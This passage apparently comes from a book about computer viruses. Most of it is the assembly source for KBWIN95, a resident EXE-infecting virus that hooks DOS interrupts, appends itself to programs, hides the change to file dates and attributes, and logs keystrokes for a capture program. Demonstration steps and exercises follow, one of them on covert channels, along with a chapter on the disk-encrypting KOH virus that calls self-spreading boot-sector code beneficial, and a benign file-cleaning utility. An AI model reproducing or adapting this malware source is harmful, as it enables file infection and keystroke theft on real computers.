FILE_BUF        DB      0B8,0,4C,0CDH,21        ;buffer for file reading

FILE_HANDLE     DW      0                       ;open file handle saved here
FILE_ATTR       DW      0                       ;orig attacked file attr
FILE_DATE       DW      0                       ;orig attacked file date
FILE_TIME       DW      0                       ;orig attacked file time

EXE_PG_SIZE     DW      200                     ;Size of a page in exe header
                                                ;Why a variable??

PAGE_16         DW      10                      ;Size of a memory page
                                                ;Why a variable?

EXE_SIZE_LO     DW      0                       ;size of EXE file being infected
EXE_SIZE_HI     DW      0

ASCIIZ_OFS      DW      0                       ;@ of asciiz string on int 21/4B
ASCIIZ_SEG      DB      0

COMMAND_FILE    DB      ’COMMAND.COM’           ;COMMAND.COM name

;******************************************************************************
;When attached to an EXE, the virus starts execution here.

EXE_START       PROC NEAR
                CLD
                MOV     AX,ES
                ADD     AX,0010H                ;add 10 to find start of EXE
                ADD     WORD PTR CS:CS_INIT,AX  ;code, and relocate this
                ADD     WORD PTR CS:SS_INIT,AX  ;and this
                MOV     WORD PTR CS:SEG_VAR1,ES ;used for storage, and for
                MOV     WORD PTR CS:SEG_VAR2,ES ;an EXEC function ctrl block
                MOV     WORD PTR CS:SEG_VAR3,ES
```

```
                MOV     WORD PTR CS:SEG_VAR4,ES
                MOV     AX,04B38H               ;see if virus is resident
                INT     21H                     ;by trying to call it
                CMP     AX,0300H
                JNE     NOT_INSTALLED_YET       ;not resident, go resident

;Virus is in memory already, so just pass control to host
                MOV     SS,WORD PTR CS:SS_INIT  ;set stack up for return
                MOV     SP,WORD PTR CS:SP_INIT  ;to host
                JMP     DWORD PTR CS:IP_INIT    ;and jump to host

;If we come here, the virus is not in memory, so we are going to put it there.
NOT_INSTALLED_YET:
                XOR     AX,AX
                MOV     ES,AX                   ;es=0
        ASSUME  ES:dseg0000
                MOV     AX,ES:[intFF_Seg]      ;are all that’s used
                MOV     CS:[old_FF_seglo],AX
                MOV     AX,WORD PTR ES:[intFF_Ofs]      ;save old int FF
                MOV     WORD PTR CS:[old_FF_ofs],AX     ;actually only 3 bytes
                MOV     WORD PTR ES:intff_Ofs,0A5F3H    ;put “rep movsw” here
                MOV     BYTE PTR ES:intff_Seg,0CBH      ;put “retf” here
                MOV     AX,DS                   ;Get PSP from DS
                ADD     AX,10H
                MOV     ES,AX                   ;point to start of program code
                PUSH    CS
                POP     DS                      ;ds=cs
                MOV     CX,OFFSET vgroup:END_VIRUS     ;bytes in virus (to move)
                inc     cx
                SHR     CX,1                    ;set up for rep movsw
                XOR     SI,SI
                MOV     DI,SI                   ;di=si=0
                PUSH    ES                      ;return to relocated virus
                MOV     AX,OFFSET JUMP_RETURN
                PUSH    AX
                DB      0EA,0FC,03,00,00        ;jmp far ptr INTFF_OFS

;The rep movsw at INT FF here moves the virus to offset 100H in the PSP. That
;only really does something when the code is attached to an EXE file. For COM
;files, the virus is at the start of the code anyhow, so the move has no effect.
;Once moved, the virus must go resident. The following code accomplishes this.

JUMP_RETURN:    MOV     AX,CS                   ;return from move
                MOV     SS,AX
                MOV     SP,OFFSET vgroup:STACK_END     ;initialize the stack for
                XOR     AX,AX                   ;self contained virus
                MOV     DS,AX                   ;ds=0
                MOV     AX,WORD PTR CS:[old_FF_ofs]     ;restore int FF value
        ASSUME  DS:dseg0000
                MOV     WORD PTR DS:[intFF_Ofs],AX
                MOV     AL,BYTE PTR CS:[old_FF_seglo]
                MOV     BYTE PTR DS:[intFF_Seg],AL
                MOV     BX,SP                   ;sp=top of the virus-16
                MOV     CL,4
                SHR     BX,CL
                ADD     BX,11H                  ;bx=sp/16+32=mem blocks needed
                MOV     WORD PTR CS:[BLOCKS],BX
                MOV     AH,4AH
                MOV     ES,WORD PTR CS:SEG_VAR1 ;set es=PSP
                INT     21H                     ;reduce memory to virus size

                MOV     AX,3521H                ;now hook interrupt 21H
                INT     21H                     ;get old vector
                MOV     WORD PTR CS:OLD_INT21_OFS,BX    ;and save it here
                MOV     WORD PTR CS:OLD_INT21_SEG,ES
                PUSH    CS
                POP     DS
                MOV     DX,OFFSET VIR_INT21     ;and change vector to here
                MOV     AX,2521H
```

```
                INT     21H

                mov     ax,3509H                ;install keyboard int handler
                int     21H
                mov     OLD_INT9_OFS,bx
                mov     OLD_INT9_SEG,es
                mov     dx,OFFSET INT_9
                mov     ax,2509H
                int     21H

;Now we get set up for a DOS EXEC call
        ASSUME  DS:virus_code
                MOV     ES,WORD PTR DS:SEG_VAR1 ;es=PSP
                MOV     ES,WORD PTR ES:[ENVSEG] ;get environment segment
                XOR     DI,DI                   ;search environment for this
                MOV     CX,7FFFH                ;file's name
                XOR     AL,AL                   ;al=0
SRCH_LP:        REPNZ   SCASB                   ;flags = AL - ES:[DI]
                CMP     BYTE PTR ES:[DI],AL     ;a double zero? (envir end)
                LOOPNZ  SRCH_LP                 ;loop if not
                MOV     DX,DI
                ADD     DX,3                    ;dx=offset of this pgm's path
                MOV     AX,4B00H                ;setup DOS EXEC function

                PUSH    ES
                POP     DS                      ;ds=es=environment seg
                PUSH    CS
                POP     ES                      ;es=cs=here
                MOV     BX,OFFSET EXEC_BLK      ;all ready for EXEC now

                                        ;now EXEC the (infected) host pgm
                PUSHF                           ;simulate int 21H to real hndlr
                CALL    DWORD PTR CS:OLD_INT21_OFS
                PUSH    DS
                POP     ES                      ;es=ds (for DOS call)
                MOV     AH,49H                  ;free memory from EXEC
                INT     21H
                MOV     AH,4DH                  ;get return code from host
                INT     21H
                MOV     AH,31H
                MOV     DX,OFFSET vgroup:END_VIRUS ;virus size
                MOV     CL,4
                SHR     DX,CL
                ADD     DX,11H                  ;number of paragraphs to save
                INT     21H                     ;go TSR

EXE_START       ENDP

;******************************************************************************
;All of the following are interrupt handlers for the virus.

INCLUDE DEFS.ASM

;This is the keyboard handler. It puts keystrokes in the buffer to be picked
;up by the capture program.
INT_9:
        push    ax
        in      al,60H
        push    ax
        pushf
        call    DWORD PTR cs:[OLD_INT9_OFS]
        pop     ax
        and     al,80H
        jnz     I9EX
        cli
        push    ds
        push    si
        push    cx
        push    bx
```

```
        push    ax
        xor     ax,ax
        mov     ds,ax
        mov     bx,41CH
        mov     bx,[bx]
        sub     bx,2
        cmp     bx,1CH
        jne     I91
        mov     bx,3CH
I91:    add     bx,400H
        mov     ax,[bx]         ;get word just put in key buffer
        mov     bx,BUF_LOC+2
        add     WORD PTR [bx],2
        mov     bx,[bx]
        sub     bx,2
        cmp     bx,BUF_SIZE
        jg      I9X
        add     bx,BUF_LOC+4
        mov     [bx],ax

I9X:    pop     ax
        pop     bx
        pop     cx
        pop     si
        pop     ds
I9EX:   pop     ax
        iret


;Viral interrupt 21H handler
;This interrupt handler traps function 4B.

VIR_INT21       PROC NEAR
                PUSHF                           ;save flags
                CMP     AX,04B38H               ;functio 4B38H?
                JNE     NOT_4B38                ;no, go check for others
                MOV     AX,300H                 ;yes, set present flag, ax=300H
                POPF                            ;restore flags
                IRET                            ;and exit
NOT_4B38:
                CMP     AX,4B00H                ;function 4B, subfctn 0
                JNE     EXIT_VINT21             ;nope, just exit
                JMP     NEAR PTR INTERCEPT_4B   ;else go handle 4B
EXIT_VINT21:    POPF                            ;restore flags
                JMP     DWORD PTR CS:OLD_INT21_OFS      ;and pass ctrl to DOS

;Function 4B Handler, control passed here first
INTERCEPT_4B:
                MOV     WORD PTR CS:FILE_HANDLE,0FFFFH  ;initialize handle
                MOV     WORD PTR CS:ASCIIZ_OFS,DX       ;save @ of file name
                MOV     WORD PTR CS:ASCIIZ_SEG,DS
                PUSH    AX                      ;and save everything
                PUSH    BX
                PUSH    CX
                PUSH    DX
                PUSH    SI
                PUSH    DI
                PUSH    DS
                PUSH    ES
                CLD
                MOV     DI,DX                   ;put file name offset in di
                XOR     DL,DL                   ;prep for disk space call
                CMP     BYTE PTR [DI+1],3AH     ;is drive specified in string?
                JNE     CURR_DRIVE              ;no, use current drive
                MOV     DL,BYTE PTR [DI]        ;else get drive letter in dl
                AND     DL,1FH                  ;and make it binary
CURR_DRIVE:     MOV     AH,36H
                INT     21H                     ;get free disk space
                CMP     AX,0FFFFH               ;see if an error
```

```
                JNE     OK1
LOCAL_ERR1:     JMP     NEAR PTR GET_OUT_NOW    ;go handle error
OK1:            MUL     BX                      ;ax*bx=available sectors
                MUL     CX                      ;ax*bx*cx=available bytes
                OR      DX,DX                   ;if dx<>0, plenty of space
                JNE     OK2
                CMP     AX,OFFSET vgroup:END_VIRUS      ;need this many bytes
                JB      LOCAL_ERR1              ;if not enough, handle error

;If we get here, there is enough room on disk to infect a file.
OK2:            MOV     DX,WORD PTR CS:ASCIIZ_OFS       ;get file name @
                PUSH    DS
                POP     ES                      ;es=ds
                XOR     AL,AL
                MOV     CX,41H
                REPNZ   SCASB                   ;set di=end of asciiz string

                MOV     SI,WORD PTR CS:ASCIIZ_OFS
UPCASE_LOOP:    MOV     AL,BYTE PTR [SI]        ;make the file name upper case
                OR      AL,AL
                JE      OK4                     ;done when al=0
                CMP     AL,61H                  ;skip non-lower case chars
                JB      NOT_LOWER
                CMP     AL,7AH
                JA      NOT_LOWER
                SUB     BYTE PTR [SI],20H       ;make upper case
NOT_LOWER:      INC     SI                      ;do next char
                JMP     SHORT UPCASE_LOOP

;Now string is upper case
OK3:            MOV     CX,0BH                  ;check file name for COMMAND.COM
                SUB     SI,CX
                MOV     DI,OFFSET COMMAND_FILE  ;’COMMAND.COM’ stored here
                PUSH    CS
                POP     ES
                MOV     CX,0BH                  ;redundant
                REPZ    CMPSB                   ;see if it is
                JNE     OK4                     ;no, carry on
                JMP     NEAR PTR GET_OUT_NOW    ;yes, don’t infect!

;It isn’t COMMAND.COM either
OK4:            MOV     AX,4300H                ;get file attribute
                INT     21H
                JB      ERHNDLR_1               ;problem, get out
                MOV     WORD PTR CS:FILE_ATTR,CX;save attribute here
ERHNDLR_1:      JB      ERHNDLR_2               ;err handling is a big chain

                XOR     AL,AL                   ;see whether COM or EXE file
                MOV     BYTE PTR CS:EXE_FLAG,AL ;assume COM
                PUSH    DS
                POP     ES
                MOV     DI,DX
                MOV     CX,41H
                REPNZ   SCASB                   ;go to end of string
                CMP     BYTE PTR [DI-2],4DH     ;is last byte M?
                JE      IS_COM                  ;yes, jump
                CMP     BYTE PTR [DI-2],6DH     ;is it m?
                JE      IS_COM                  ;yes, jump
                INC     BYTE PTR CS:EXE_FLAG    ;set flag = 1 for an EXE file
IS_COM:         MOV     AX,3D00H                ;open the file now
                INT     21H                     ;DS:DX=name, still
ERHNDLR_2:      JB      ERHNDLR_3               ;problem, get out
                MOV     WORD PTR CS:FILE_HANDLE,AX      ;save handle here

                MOV     BX,AX                   ;move to end of file - 5
                MOV     AX,4202H
                MOV     CX,0FFFFH               ;offset in cx:dx = - 5
                MOV     DX,0FFFBH
                INT     21H
```

```
                JB      ERHNDLR_2               ;problem, get out
                ADD     AX,0005H                ;dx:ax is new ptr location=eof
                MOV     CX,5
                MOV     DX,OFFSET FILE_BUF      ;buffer to read file into
                MOV     AX,CS
                MOV     DS,AX
                MOV     ES,AX                   ;es=ds=cs
                MOV     AH,3FH
                INT     21H                     ;read last 5 bytes of file
                MOV     DI,DX                   ;they should be 'KBWin'
                MOV     SI,OFFSET SIGNATURE
                REPZ    CMPSB                   ;compare with SIGNATURE
                JNE     OK5                     ;ok, not infected
                MOV     AH,3EH                  ;already infected
                INT     21H                     ;close file
                JMP     NEAR PTR GET_OUT_NOW    ;and don't re-infect

;File is not already infected
OK5:
                LDS     DX,DWORD PTR ASCIIZ_OFS ;get file name in ds:dx
                XOR     CX,CX
                MOV     AX,4301H                ;set file attribute to normal,
                INT     21H                     ;and r/w
ERHNDLR_3:      JB      ERHNDLR_4               ;problem, get out
                MOV     BX,WORD PTR CS:FILE_HANDLE ;
                MOV     AH,3EH                  ;close/open to make sure
                INT     21H                     ;you can write to it
                MOV     WORD PTR CS:FILE_HANDLE,0FFFFH
                MOV     AX,3D02H
                INT     21H
                JB      ERHNDLR_4               ;error, get out
                MOV     WORD PTR CS:FILE_HANDLE,AX      ;save new handle

                MOV     AX,CS                   ;es=ds=cs
                MOV     DS,AX
                MOV     ES,AX
                MOV     BX,WORD PTR FILE_HANDLE
                MOV     AX,5700H                ;save date/time of file
                INT     21H                     ;get it
                MOV     WORD PTR DS:FILE_DATE,DX;save it here
                MOV     WORD PTR DS:FILE_TIME,CX
                MOV     AX,4200H                ;set file ptr to start of file
                XOR     CX,CX
                MOV     DX,CX
                INT     21H
ERHNDLR_4:      JB      ERHNDLR_7               ;error, get out
                CMP     BYTE PTR DS:EXE_FLAG,0  ;is it a COM file?
                JNE     INFECT_EXE              ;yes, go infect a COM file

                MOV     AH,3EH                  ;problem, close file
                MOV     BX,WORD PTR DS:FILE_HANDLE
                INT     21H
                JMP     NEAR PTR GET_OUT_NOW    ;and exit gracefully

;The following routine handles infecting an EXE file. It does two things:
;(1) it reads the EXE header of the file into a buffer, and stores the startup
;values from the host, and sets them up for the virus. Then it writes the header
;back to the file. (2) it writes the virus code to the end of the file.
INFECT_EXE:     MOV     CX,1CH                  ;read EXE header into buffer
                MOV     DX,OFFSET EXE_HEADER_BUF
                MOV     AH,3FH
                INT     21H
ERHNDLR_7:      JB      ERHNDLR_8               ;problem, get out

                MOV     WORD PTR EH_CHECKSUM,1984H ;checksum identifies jerus!

                MOV     AX,EH_SS_INIT
                MOV     SS_INIT,AX              ;set up pointers for ss:sp for
                MOV     AX,EH_SP_INIT
```

```
                MOV     SP_INIT,AX                ;after virus executes
                MOV     AX,EH_IP_INIT
                MOV     IP_INIT,AX                ;same for cs:ip
                MOV     AX,DS:EH_CS_INIT
                MOV     DS:CS_INIT,AX

                MOV     AX,EH_PAGES               ;now compute EXE size
                CMP     EH_LST_PG_SIZE,0
                JE      SKIPDEC
                DEC     AX
SKIPDEC:        MUL     EXE_PG_SIZE
                ADD     AX,EH_LST_PG_SIZE
                ADC     DX,0                      ;ax:dx=size of EXE file
                ADD     AX,0FH
                ADC     DX,0                      ;adjust up to even page
                AND     AX,0FFF0H

                MOV     EXE_SIZE_LO,AX            ;save size here
                MOV     EXE_SIZE_HI,DX
                ADD     AX,OFFSET vgroup:END_VIRUS        ;add size of JERUSALEM
                ADC     DX,0
ERHNDLR_8:      JB      ERHNDLR_9                 ;too big (never!), exit
                DIV     EXE_PG_SIZE               ;calculate new page count
                OR      DX,DX                     ;and last page size for EXE
                JE      SKIPINC
                INC     AX
SKIPINC:        MOV     EH_PAGES,AX               ;and put it back in
                MOV     EH_LST_PG_SIZE,DX

                MOV     AX,EXE_SIZE_LO            ;get original file size
                MOV     DX,EXE_SIZE_HI
                DIV     PAGE_16                   ;divide by 16
                SUB     AX,EH_HDR_PARAS           ;get size of EXE code (not hdr)
                MOV     EH_CS_INIT,AX             ;in para’s, and use to set up
                MOV     EH_IP_INIT,OFFSET EXE_START
                MOV     EH_SS_INIT,AX             ;initial cs:ip, ss:sp

                MOV     EH_SP_INIT,OFFSET vgroup:STACK_END        ;set initial sp
                XOR     CX,CX                     ;go to beginning of file to
                MOV     DX,CX                     ;infect
                MOV     AX,4200H
                INT     21H
ERHNDLR_9:      JB      ERHNDLR_10                ;problem, get out

                MOV     CX,1CH                    ;write new exe header
                MOV     DX,OFFSET EXE_HEADER_BUF
                MOV     AH,40H
                INT     21H
ERHNDLR_10:     JB      ERHNDLR_11                ;error, get out
                CMP     AX,CX                     ;correct no of bytes written?
                JNE     INFECT_DONE               ;no, get out, file damaged

                MOV     DX,EXE_SIZE_LO            ;ok, go to end of file
                MOV     CX,EXE_SIZE_HI
                MOV     AX,4200H
                INT     21H
ERHNDLR_11:     JB      INFECT_DONE               ;error, file corrupt, exit
                XOR     DX,DX                     ;write virus to end of
                MOV     CX,OFFSET vgroup:END_VIRUS        ;file being infected
                MOV     AH,40H
                INT     21H                       ;that’s it, the file is infected

;The infection process is complete when we reach here, for both COM and EXE
;files. This routine cleans up.
INFECT_DONE:
                CMP     WORD PTR CS:FILE_HANDLE,-1 ;see if file is open
                JE      GET_OUT_NOW               ;no, we had an error, so exit

                MOV     BX,WORD PTR CS:FILE_HANDLE
```

```
                MOV     DX,WORD PTR CS:FILE_DATE
                MOV     CX,WORD PTR CS:FILE_TIME
                MOV     AX,5701H                ;reset file date/time to orig
                INT     21H

                MOV     AH,3EH                  ;close the file
                INT     21H

                LDS     DX,DWORD PTR CS:ASCIIZ_OFS
                MOV     CX,WORD PTR CS:FILE_ATTR
                MOV     AX,4301H                ;reset file attribute to
                INT     21H                     ;pre-infection values

;This routine just passes control to DOS to let it handle the EXEC (4B) function
;after the virus has done what it wants to do.
GET_OUT_NOW:    POP     ES                      ;restore registers
                POP     DS
                POP     DI
                POP     SI
                POP     DX
                POP     CX
                POP     BX
                POP     AX
                POPF
                JMP     DWORD PTR CS:OLD_INT21_OFS      ;give DOS control

VIR_INT21       ENDP

virus_code      ENDS


sseg            SEGMENT byte STACK

;The following bytes are for stack space

STACK_BYTES     DB      267D DUP (0)
STACK_END       EQU     $

sseg            ENDS

v_data          SEGMENT byte
                DB      'KBWin'
END_VIRUS       EQU     $                           ;label for end of virus
v_data          ENDS

                END     EXE_START
```

Demonstrating the KBWIN95

The KBWIN95 and the Capture program are designed to be easily demonstrated with Windows 95, and you don't need a network to do it. Just start a DOS box from the program manager and start the CAPTURE batch file running. Next, start another DOS box from the program manager and execute the virus in it. Now, anything you type in that DOS box will be logged by the capture program.

Please note that KBWIN95 is specifically *NOT* compatible with ordinary DOS or Windows 3.X and if you run it in those envrionments it will trash important system data and crash your machine pretty quickly. To run properly, you must use it in a Windows 95 environment!

Exercises

1. KBWIN95 works properly when there is only one DOS box where it's active. There could, however, be two or more, in which case the Capture program would gather keystrokes from every DOS box and lump them all into one file. Design and implement a way for the Capture program to single out one particular DOS box to focus its attention on. This could be accomplished by giving each instance of the virus a handle. Then the Capture program could post a handle to the global communications area to activate the virus in one particular DOS box, while viruses in other DOS boxes would remain silent until they saw their handle posted.

2. A second way to deal with the above conflict might be to have CAPTURE open a file for each instance of KBWIN95, and have each instance choose a different data transfer area. For example, instance one might use offset 600-61F, instance two 620-63F, etc. Design and implement such a system.

3. Using any multi-user operating system you like and any machine you like, design a set of programs to exploit the disk-space-available function to transfer information between two users on a covert channel.

A Good Virus

A computer virus need not be destructive or threatening. It could just as well perform some task which the computer user wants done. Such a program would be a "good virus."

A number of different ideas about good viruses have been suggested,[1] and several have even been implemented. For example, the Cruncher virus compresses files it attaches itself to, thereby freeing up disk space on the host computer. Some viruses were written as simple anti-virus viruses, which protect one's system from being infected by certain other viruses.

One of the first beneficial viruses to actually get used in the real world—and not just as a demo that is examined and discarded—is the Potassium Hydroxide, or KOH virus.

KOH is a boot sector virus which will encrypt a partition on the hard disk as well as all the floppy disks used on the computer where it resides. It is the most complicated virus discussed in this book, and also one of the best.

---

1 See Fred Cohen's books, *A Short Course on Computer Viruses*, and *It's Alive!* for further discussion of this subject.

Why a Virus?

Encrypting disks is, of course, something useful that many people would like to do. The obvious question is, why should a *computer virus* be a preferable way to accomplish this task? Why not just conventional software?

There are two levels at which this question should be asked: (1) What does *virus technology* have to contribute to encryption and (2) What does *self-reproduction* accomplish in carrying out such a task? Let's answer these questions:

1. Virus Technology

If one wants to encrypt a *whole* disk, including the root directory, the FAT tables, and all the data, a boot sector virus would be an ideal approach. It can load before even the operating system boot sector (or master boot sector) gets a chance to load. No software that works at the direction of the operating system can do that. In order to load the operating system and, say, a device driver, at least the root directory and the FAT must be left unencrypted, as well as operating system files and the encrypting device driver itself. Leaving these areas unencrypted is a potential security hole which could be used to compromise data on the computer.

By using technology originally developed for boot sector viruses (e.g. the ability to go resident before DOS loads), the encryption mechanism lives beneath the operating system itself and is completely transparent to this operating system. All of every sector is encrypted without question in an efficient manner. If one's software doesn't do that, it can be very hard to determine what the security holes even are.

2. Self-Reproduction

The KOH program also acts like a virus in that—if you choose—it will automatically encrypt and migrate to every floppy disk you put in your computer to access. This feature provides an important housekeeping function to keep your environment totally secure. You never need to worry about whether or not a particular disk is encrypted. If you've ever accessed it at all, it will be. Just by normally using your computer, everything will be encrypted.

Furthermore, if you ever have to transport a floppy disk to another computer, you don't have to worry about taking the program to decrypt with you. Since KOH is a virus, it puts itself on every disk, taking up a small amount of space. So it will be there when you need it.

This auto-encryption mechanism is more important than many people realize in maintaining a secure system. Floppy disks can be a major source of security leaks, for a number of reasons: (1) Dishonest employees can use floppy disks to take valuable data home or sell it to competitors, (2) the DOS file buffer system can allow unwanted data to be written to a disk at the end of a file and (3) the physical nature of a floppy disk makes it possible to read data even if you erase it. Let's discuss these potential security holes a bit to see how KOH goes about plugging them.

Dishonest Employees

A dishonest employee can conceivably take an important proprietary piece of information belonging to your company and sell it to a competitor. For example, a database of your customers and price schedules might easily fit on a single diskette, and copying it is only about a minute's work. Even a careless employee may take such things home and then he's subject to being robbed by the competitor.

KOH can encrypt all floppy disks, as they are used, so one can never write an unencrypted disk. Secondly, since KOH uses different pass phrases for the hard disk and floppy disks, an employer could set up a computer with different pass phrases and then give the employee the hard disk pass phrase, but not the floppy pass phrase. Since the floppy pass phrase is loaded from the hard disk when booting from the hard disk, the employee never needs to enter it on his work computer. However, if he or she takes a floppy away and attempts to access it, the floppy pass phrase *must* be used. If the employee doesn't know it, he won't be able to access the disk.

Obviously this scheme isn't totally fool-proof. It's pretty good, though, and it would take even a technically inclined person a fair amount of work to crack it. To an ordinary salesman or secretary, it would be as good as fool-proof.

The File Buffer System

When DOS (and most other operating systems) write a file to disk, it is written in cluster-size chunks. If one has a 1024 byte cluster and one writes a file that is 517 bytes long to disk, 1024 bytes are still written. The problem is, there could be just about anything in the remaining 507 bytes that are written. They may contain part of a directory or part of another file that was recently in memory.

So suppose you want to write a "safe" file to an unencrypted floppy to share with someone. Just because that file doesn't contain anything you want to keep secret doesn't mean that whatever was in memory before it is similarly safe. And it could go right out to disk with whatever you wanted to put there.

Though KOH doesn't clean up these buffers, writing only encrypted data to disk will at least keep the whole world from looking at them. Only people with the floppy disk password could snoop for this end-of-file-data. (To further reduce the probability of someone looking at it, you should also clean up the file end with something like CLEAN.ASM, listed in Figure 32.1).

The Physical Disk

If one views a diskette as an analog device, it is possible to retrieve data from it that has been erased. For this reason even a so-called secure erase program which goes out and overwrites clusters where data was stored is not secure. (And let's not even mention the DOS delete command, which only changes the first letter of the file name to 0E5H and cleans up the FAT. All of the data is still sitting right there on disk!)

There are two phenomena that come into play which prevent secure erasure. One is simply the fact that in the end a floppy disk is analog media. It has magnetic particles on it which are statistically aligned in one direction or the other when the drive head writes to disk. The key word here is *statistically*. A write *does not* simply align all particles in one direction or the other. It just aligns enough that the state can be unambiguously interpreted by the analog-to-digital circuitry in the disk drive.

For example, consider Figure 32.2. It depicts three different "ones" read from a disk. Suppose A is a virgin 1, written to a disk that never had anything written to it before. Then a one written over

```
;CLEAN will clean up the "unused" data at the end of any file simply by
;calling it with "CLEAN FILENAME".

.model tiny
.code
        ORG     100H

CLEAN:
        mov     ah,9            ;welcome message
        mov     dx,OFFSET HIMSG
        int     21H
        xor     al,al           ;zero file buffer
        mov     di,OFFSET FBUF
        mov     cx,32768
        rep     stosb

        mov     bx,5CH
        mov     dl,[bx]         ;drive # in dl, get FAT info
        mov     ah,1CH
        push    ds              ;save ds as this call messes it up
        int     21H
        pop     ds              ;now al = sectors/cluster for this drive
        cmp     al,40H          ;make sure cluster isn't too large
        jnc     EX              ;for this program to handle it (<32K)
        xor     ah,ah
        mov     cl,9
        shl     ax,cl           ;ax = bytes/cluster now, up to 64K
        mov     [CSIZE],ax
        mov     ah,0FH          ;open the file in read/write mode
        mov     dx,5CH
        int     21H
        mov     bx,5CH
        mov     WORD PTR [bx+14],1   ;set record size
        mov     dx,[bx+18]      ;get current file size
        mov     ax,[bx+16]
        mov     [bx+35],dx      ;use it for random record number
        mov     [bx+33],ax
        push    dx              ;save it for later
        push    ax
        mov     cx,[CSIZE]      ;and divide it by cluster size
        div     cx              ;cluster count in ax, remainder in dx
        or      dx,dx
        jz      C3
        sub     cx,dx           ;bytes to write in cx
        mov     ah,1AH          ;set DTA
        mov     dx,OFFSET FBUF
        int     21H
        mov     dx,bx            ;write to the file
        mov     ah,28H
        mov     cx,[CSIZE]
        int     21H
C3:     pop     ax              ;get original file size in dx:ax
        pop     dx
        mov     [bx+18],dx      ;manually set file size to original value
        mov     [bx+16],ax
        mov     dx,bx
        mov     ah,10H          ;now close file
        int     21H
EX:     mov     ax,4C00H        ;then exit to DOS
        int     21H

HIMSG   DB      'File End CLEANer, Version 2.0 (C) 1995 American Eagle Publica'
        DB      'tions',0DH,0AH,'$'
CSIZE   DW      ?               ;cluster size, in bytes
FBUF    DB      32768 dup (?)   ;zero buffer written to end of file

        END     CLEAN
```

Figure 32.1: The CLEAN.ASM Listing




Figure 32.2: Three different "ones" on a floppy disk.

a zero would give a signal more like B, and a one written over another one might have signal C. All are interpreted as digital ones, but they're not all the same. With the proper analog equipment you can see these differences (which are typically 40 dB weaker than the existing signal) and read an already-erased disk. The same can be said of a twice-erased disk, etc. The signals just get a little weaker each time.

The second phenomenon that comes into play is wobble. Not every bit of data is written to disk in the same place, especially if two different drives are used, or a disk is written over a long period of time during which wear and tear on a drive changes its characteristics. (See Figure 32.3) This phenomenon can make it possible to read a disk even if it's been overwritten a hundred times.

The best defense against this kind of attack is to see to it that one *never* writes an unencrypted disk. If all the spy can pick up off the disk using such techniques is encrypted data, it will do him little good. The auto-encryption feature of KOH can help make this *never* a reality.

Operation of the KOH Virus

KOH is very similar in operation to the BBS virus. It is a multi-sector boot sector virus that makes no attempt to hide itself with stealth techniques. Instead of employing a logic bomb, the virus merely contains some useful logic for encrypting and decrypting a disk.

Infecting Disks

KOH infects diskettes just like BBS. It replaces the boot sector with its own, and hides the original boot sector with the rest of its code in an unoccupied area on the disk. This area is protected by marking the clusters it occupies as bad in the FAT. The one difference is that KOH only infects floppies if the condition flag `FD_INFECT` is set equal to 1 (true). If this byte is zero, KOH is essentially dormant and does not infect disks. We'll discuss this more in a bit. For now, suffice it to say that `FD_INFECT` is user-definable.




Figure 32.3: Real-world multiple disk writes.

When KOH infects a floppy disk, it automatically encrypts it using the current floppy disk pass phrase. Encryption always preceeds infection so that if the infection process fails (e.g. if the disk too full to put the virus code on it) it will still be encrypted and work properly. Note that the virus is polite. It will not in any instance destroy data.

Like BBS, KOH infects hard disks only at boot time. Unlike BBS, when migrating to a hard disk, KOH is very polite and always asks the user if he wants it to migrate to the hard disk. This is easily accomplished in code by changing a simple call,

```
        call    INFECT_HARD
```

to something like

```
        mov     si,OFFSET HARD_ASK
        call    ASK
        jnz     SKIP_INF
        call    INFECT_HARD
SKIP_INF:
```

so that if the question asked at `HARD_ASK` is responded to with a “N” then `INFECT_HARD` is not called, and the virus goes resident, but doesn’t touch the hard disk.

To infect the hard disk, KOH merely places its own code in the first `VIR_SIZE+1` = 10 sectors. The original Master Boot Sector is placed in sector 11, and that’s it. Specifically, encryption does not take place when the disk is first infected.

However, the next time the hard disk is booted, KOH loads into memory. It will immediately notice that the hard disk is not yet encrypted (thanks to a flag in the boot sector) and ask the user if he wants to encrypt the hard disk. The user can wait as long as he likes to encrypt, but until he does, this question will be asked each time he boots his computer. This extra step was incorporated in so the user could make sure KOH is not causing any conflicts before the encryption is done. KOH is much easier to uninstall before the encryption is performed, because encrypting or decrypting a large hard disk is a long and tedious process.

Encryption

KOH uses the *International Data Encryption Algorithm* (IDEA) to encrypt and decrypt data.[2] IDEA uses a 16-byte key to encrypt and decrypt data 16 bytes at a time. KOH maintains three separate 16-byte keys, `HD_KEY`, `HD_HPP` and `FD_HPP`.[3]

In addition to the 16-byte keys, IDEA accepts an 8-byte vector called `IW` as input. Whenever this vector is changed, the output of the algorithm changes. KOH uses this vector to change the encryption from sector to sector. The first two words of `IW` are set to the values of **cx** and **dx** needed to read the desired sector with INT 13H. The last two words are not used.

Since KOH is highly optimized to save space, the implementation of IDEA which it uses is rather convoluted and hard to follow. Don't be surprised if it doesn't make sense, but you can test it against a more standard version written in C to see that it does indeed work.

